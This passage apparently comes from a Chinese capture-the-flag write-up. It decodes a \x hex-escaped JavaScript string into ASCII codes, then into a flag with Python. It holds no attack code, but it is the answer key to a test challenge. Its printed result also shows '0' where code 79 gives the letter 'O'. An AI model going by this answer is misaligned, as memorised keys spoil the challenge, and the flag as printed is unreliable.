23 alert( dechiffre(h) );
24 }
25 </script>
26 </head>
27 </html>
```

<https://blog.csdn.net/eeeric7>

用JS进制转换工具解码



Javascript \x 16进制 解码

简单易用的Javascript \x 16进制 解码



```
\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30
```

是否启用\x加密

16进制解密"\x"

16进制加密

<https://blog.csdn.net/eeric7>

转换十进制如下

```
55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50
```

是否启用\x加密

16进制解密"\x"

16进制加密

<https://blog.csdn.net/eeric7>

用python将Ascii码转换为字符串

```
>>> # -*- coding: UTF-8 -*-
>>> arr = [55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50]
>>> s = ''.join([chr(i) for i in arr])
>>> print(s)
7860sErk12
```

得到flag **Cyberpeace{7860sErk12}**